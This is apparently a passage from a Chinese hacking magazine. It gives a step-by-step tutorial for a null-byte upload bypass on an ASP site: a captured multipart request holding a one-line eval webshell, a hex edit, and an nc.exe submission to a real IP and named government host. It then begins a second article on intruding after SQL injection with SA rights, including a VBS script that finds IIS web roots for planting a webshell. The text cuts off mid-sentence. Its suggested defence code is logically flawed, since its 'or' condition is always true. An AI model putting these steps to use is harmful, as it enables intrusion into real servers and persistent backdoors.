我们知道程序是提取file1表单和fname表单中的值来进行判断的，也就是说直接从页面递交我们的ASP文件是行不通了，但是我们可以自已构造数据包，然后提交来达到欺骗的目的，将提交的file1表单和fname表单项的值改成合法的文件名称，这样就可以绕过文件类型的检测了。

当然，主要的问题不在这里，如果我们只是要上传那些代码的话，完全可以直接改文件名，我们的目的是要让上传的文件名变成ASP，这样才可以利用，关键就在 **formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt** 这一句上，要介绍这个漏洞，先要告诉大家一个小知识，在计算机中检测字符串的关键就是看是否碰到'\0'字符，如果是，则认为字符串结束了。所以我们在构造上传文件保存路径时，只要欺骗计算机让它认为以.asp结束了，那么后面的内容都可以省略了，这样就可以达到直接上传asp文件的目的了。不过这个漏洞利用起来有些复杂，因为要构造数据包，下面我就为大家详细讲解一下漏洞的利用过程。

需要用到的工具为WSockExpert（抓包工具），winhex（16进制编辑要使用），nc.exe（必备的瑞士军刀）。由于漏洞太早，差不多都被补上了，只好找了一个有相同漏洞的网站为大家演示。

进入上传的页面，如图1。将asp木马改名为.jpg形式，先不要急着上传，打开抓包工具WsockExpert，选取上传页面，如图2。点open后，再在上传页面点上传，我们的抓包工具开始工作，把抓包工具抓取到的两项post数据复制到mm.txt文件中，如图3。




图1





图2



```
POST /upfile.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword,
application/QVOD, */*
Referer: http://wtgd.putuo.gov.cn/upfile.htm
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------------------------7d83a91d10c42
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: wtgd.putuo.gov.cn
Content-Length: 647
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDASSCTCQR=FDCFNPKDLPKOCFPEGEHMCLFH

-----------------------------7d83a91d10c42
Content-Disposition: form-data; name="act"

upload
-----------------------------7d83a91d10c42
Content-Disposition: form-data; name="upcount"

1
-----------------------------7d83a91d10c42
Content-Disposition: form-data; name="filepath"


pnew_photo/
-----------------------------7d83a91d10c42
Content-Disposition: form-data; name="file1"; filename="G:\hack\脚本\网马\海阳顶端一句话
\3.jpg"
Content-Type: text/plain

<%eval(request("3"))%>
-----------------------------7d83a91d10c42
Content-Disposition: form-data; name="Submit"

· 提交 ·
-----------------------------7d83a91d10c42--
```

图3

注意Cookie一行后的空格要保留，下面我们修改数据包，将 **Content-Disposition: form-data; name="filepath"** 一行下的pnew_photo/改为pnew_photo/3shao.asp，修改后比修改前多了10个字符（注意.asp后面有空格，所以才有10个字符），在 **Content-Length: 647** 处将647加上10，即改为 **Content-Length: 657**，然后进行保存，使用winhex修改.asp后面的空格，如图4。



```
00000340  2D 2D 2D 2D 2D 2D 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  ----------------
00000350  2D 2D 2D 2D 2D 2D 2D 2D  2D 2D 2D 2D 2D 37 64 38  -------------7d8
00000360  33 61 39 31 64 31 30 63  34 32 0D 0A 43 6F 6E 74  3a91d10c42..Cont
00000370  65 6E 74 2D 44 69 73 70  6F 73 69 74 69 6F 6E 3A  ent-Disposition:
00000380  20 66 6F 72 6D 2D 64 61  74 61 3B 20 6E 61 6D 65   form-data; name
00000390  3D 22 66 69 6C 65 70 61  74 68 22 0D 0A 0D 0A 70  ="filepath"....p
000003A0  6E 65 77 5F 70 68 6F 74  6F 2F 33 73 68 61 6F 2E  new_photo/3shao.
000003B0  61 73 70 20 0D 0A 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  asp ..----------
000003C0  2D 2D 2D 2D 2D 2D 2D 2D  2D 2D 2D 2D 2D 2D 2D 2D  ----------------
000003D0  2D 2D 2D 37 64 38 33 61  39 31 64 31 30 63 34 32  ---7d83a91d10c42
```

图4

将16进制的2改为0，点保存，最后再使用nc.exe进行提交，命令为：**nc.exe -vv 61.241.127.7 80 <mm.txt**，查看返回内容，如图5。pnew_photo/3shao.asp就是asp木马的地址。我使用的是海阳顶端的一句话木马，服务端提交成功，如图6。



图5




图6

最后简单讲一下如何防御，要想堵住上传漏洞，就不要客观的阻止，而要指定上传内容，比如：

```
if UpFileExt<>jpg or UpFileExt<>bmp        then
response.write ("上传失败")
else
      上传成功
```

(本文所涉及到的WSockExpert、winhex、nc.exe已收录到光盘中)

文章难易度：★★★
文章看点：对于SA权限注入后入侵的两个补充

叉子之再来SA权限灵活入侵

Tommie

在今年第1期杂志的“SA权限灵活入侵跟我来”一文中，作者主要介绍了当遇到SA权限注入并且WEB服务器和数据库没有分离时的入侵。原文中所介绍的第一种方法，也就是利用SA权限添加管理员帐号然后登录3389是大家众所周知的，第二种方法则是默认3389没有开放时编写一个下载脚本来下载木马，然后使用SA权限执行。看了文章后，我当时就对第二种方法起了疑惑，下载脚本不但容易被杀毒软件所查杀，而且还很容易被防火墙拦截，那对于没有开放3389的服务器还有没有更好的方法来拿下对方呢？

一、灵活使用Windows内置程序

在寻找到一个注入点后，使用nbsi检测发现为SA权限，如图1。我们先来判断一下WEB服务器和数据库服务器是否分离的，然后再作进一步入侵。使用IE打开目标网站，在nbsi中执行**netstat -an**，在“回显结果”里找到了我的IP地址，看来是没有被分离的，如图2。




图1

这时大家首先想到的是使用net命令添加一个用户，然后再登录3389，但是很遗憾，这台服务器并没有开放3389。现在只好列目录，寻找到WEB目录，再写入WEBSHELL。但是问题又来了，有些聪明的管理员会把网站目录隐藏得很深或者是放在一些你根本不会想到的目录里，致使有些小菜列了大半天的目录还没有找到网站的绝对路径。针对这种情况我们就可以使用脚本，不过这个脚本并不是木马，也不是什么下载者，而是列出网站绝对路径的脚本，其代码如下：

```
On Error Resume Next
    If (LCase(Right(WScript.Fullname,11))
="wscript.exe") Then
        Msgbox Space(12) & "IIS Virtual Web
Viewer" & Space(12) & Chr(13) & Space(9)
& " Usage:Cscript vWeb.vbs",4096,"Lilo"
        WScript.Quit
    End If
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
For Each obj3w In objservice
    If IsNumeric(obj3w.Name) Then
            Set OService=GetObject("IIS://LocalHost/
W3SVC/" & obj3w.Name)
            Set VDirObj = OService.GetObject
("IIsWebVirtualDir", "ROOT")
            If Err <> 0 Then WScript.Quit (1)
            WScript.Echo Chr(10) & "[" & OService.
ServerComment & "]"
            For Each Binds In OService.ServerBindings
        Web = "{ " & Replace(Binds, ":", " } { ") & " }"
                    WScript.Echo Replace(Split(Replace
(Web, " ", ""), "}{")(2), "}", "")
            Next
        WScript.Echo "Path            : " & VDirObj.Path
        End If
    Next
```

把以上代码保存为*.vbs格式，然后使用nbsi上传上去，执行命令**cscript c:\lookweb.vbs**，执行后的结果如图3所示，服

